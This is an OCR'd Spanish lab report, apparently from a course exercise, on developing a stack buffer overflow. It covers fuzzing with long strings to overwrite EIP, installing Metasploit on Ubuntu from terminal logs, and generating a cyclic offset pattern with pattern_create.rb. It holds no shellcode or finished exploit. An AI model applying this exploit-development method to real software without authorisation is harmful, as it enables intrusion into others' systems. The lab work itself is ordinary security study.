



Se comprobo que la longitud se encuentra en 20k y 30k bytes con lo cual se calculo la longitud del buffer y ver en donde podemos alojar el shellcode en memoria.





Mediante el debugger comprobamos que el resultado de EIP luego de ejecutar nuestro script con 25k de "A" y 5k de "B" , contiene BBBB con lo cual se analiza que esta entre 25k y 30k bytes de longitud.

INSTALACIÓN DE LA HERRAMIENTA METASPLOIT en UBUNTU




julio@julio-virtual-machine: ~/metasploit-framework
Setting up libpcap-dev:amd64 (1.10.1-4build1) ...
julio@julio-virtual-machine:~$ git clone https://github.com/rapid7/metasploit-framework
Command 'git' not found, but can be installed with:
sudo apt install git
julio@julio-virtual-machine:~$ sudo apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
systemd-hwe-hwdb
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
git-man liberror-perl
Suggested packages:
git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb
git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 153 not upgraded.
Need to get 4,110 kB of archives.
After this operation, 20.9 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://gt.archive.ubuntu.com/ubuntu jammy/main amd64 liberror-perl all 0.1


julio@julio-virtual-machine: ~/metasploit-framework
Setting up git (1:2.34.1-1ubuntu1.4) ...
Processing triggers for man-db (2.10.2-1) ...
julio@julio-virtual-machine:~$ git clone https://github.com/rapid7/metasploit-framework
Cloning into 'metasploit-framework'...
remote: Enumerating objects: 630237, done.
remote: Counting objects: 100% (2786/2786), done.
remote: Compressing objects: 100% (484/484), done.
remote: Total 630237 (delta 2184), reused 2772 (delta 2182), pack-reused 627451
Receiving objects: 100% (630237/630237), 757.66 MiB | 3.91 MiB/s, done.
Resolving deltas: 100% (464383/464383), done.
Updating files: 100% (12135/12135), done.
julio@julio-virtual-machine:~$ sudo gem install bundlet
^CERROR: Interrupted
julio@julio-virtual-machine:~$ sudo gem install bundler
Fetching bundler-2.3.23.gem
Successfully installed bundler-2.3.23
Parsing documentation for bundler-2.3.23
Installing ri documentation for bundler-2.3.23
Done installing documentation for bundler after 0 seconds
1 gem installed
julio@julio-virtual-machine:~$ ls
Desktop Downloads msfinstall Pictures snap Videos
Documents metasploit-framework Music Public Templates


julio@julio-virtual-machine: ~/metasploit-framework
Installing ri documentation for bundler-2.3.23
Done installing documentation for bundler after 0 seconds
1 gem installed
julio@julio-virtual-machine:~$ ls
Desktop Downloads msfinstall Pictures snap Videos
Documents metasploit-framework Music Public Templates
julio@julio-virtual-machine:~$ cd metasploit-framework/
julio@julio-virtual-machine:~/metasploit-framework$ sudo bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Bundler 2.3.23 is running, but your lockfile was generated with 2.1.4. Installing Bundler 2.1.4 and restarting using that version.
Fetching gem metadata from https://rubygems.org/.
Fetching bundler 2.1.4
Installing bundler 2.1.4
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Fetching gem metadata from https://rubygems.org/.....
Using rake 13.0.6
Fetching Ascii85 1.1.0
Installing Ascii85 1.1.0
Fetching concurrent-ruby 1.0.5

```
julio@julio-virtual-machine: ~/metasploit-framework
  For general discussion (please tell us how you use dnsruby): https://groups.go
ogle.com/forum/#!forum/dnsruby
Post-install message from rubyzip:
RubyZip 3.0 is coming!
**********************

The public API of some Rubyzip classes has been modernized to use named
parameters for optional arguments. Please check your usage of the
following classes:
  * `Zip::File`
  * `Zip::Entry`
  * `Zip::InputStream`
  * `Zip::OutputStream`

Please ensure that your Gemfiles and .gemspecs are suitably restrictive
to avoid an unexpected breakage when 3.0 is released (e.g. ~> 2.3.0).
See https://github.com/rubyzip/rubyzip for details. The Changelog also
lists other enhancements and bugfixes that have been implemented since
version 2.3.0.
Post-install message from openssl-ccm:
Thanks for installing!
Post-install message from openssl-cmac:
Thanks for installing!
julio@julio-virtual-machine:~/metasploit-framework$
```

```
julio@julio-virtual-machine: ~/metasploit-framework
to avoid an unexpected breakage when 3.0 is released (e.g. ~> 2.3.0).
See https://github.com/rubyzip/rubyzip for details. The Changelog also
lists other enhancements and bugfixes that have been implemented since
version 2.3.0.
Post-install message from openssl-ccm:
Thanks for installing!
Post-install message from openssl-cmac:
Thanks for installing!
julio@julio-virtual-machine:~/metasploit-framework$ ls
app                          external                     msfrpc
CODE_OF_CONDUCT.md           Gemfile                      msfrpcd
config                       Gemfile.local.example        msfupdate
CONTRIBUTING.md              Gemfile.lock                 msfvenom
COPYING                      kubernetes                   msf-ws.ru
CURRENT.md                   lib                          plugins
data                         LICENSE                      Rakefile
db                           LICENSE_GEMS                 README.md
docker                       metasploit-framework.gemspec script
docker-compose.override.yml  modules                      scripts
docker-compose.yml           msfconsole                   spec
Dockerfile                   msfd                         test
docs                         msfdb                        tools
documentation                msf-json-rpc.ru              Vagrantfile
julio@julio-virtual-machine:~/metasploit-framework$
```

```
julio@julio-virtual-machine: ~/metasploit-framework
docs                         msfdb                        tools
documentation                msf-json-rpc.ru              Vagrantfile
julio@julio-virtual-machine:~/metasploit-framework$ ./msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
```

HERRAMIENTA METASPLOIT PATTERN_CREATE.rb

julio@julio-virtual-machine: ~/metasploit-framework/tools/exploit


```
julio@julio-virtual-machine:~$ cd metasploi-framework
bash: cd: metasploi-framework: No such file or directory
julio@julio-virtual-machine:~$ cd metasploit-framework
julio@julio-virtual-machine:~/metasploit-framework$ cd tools
julio@julio-virtual-machine:~/metasploit-framework/tools$ cd exploit
julio@julio-virtual-machine:~/metasploit-framework/tools/exploit$ ruby pattern create.rb -l 5000
ruby: No such file or directory -- pattern (LoadError)
julio@julio-virtual-machine:~/metasploit-framework/tools/exploit$ ruby pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
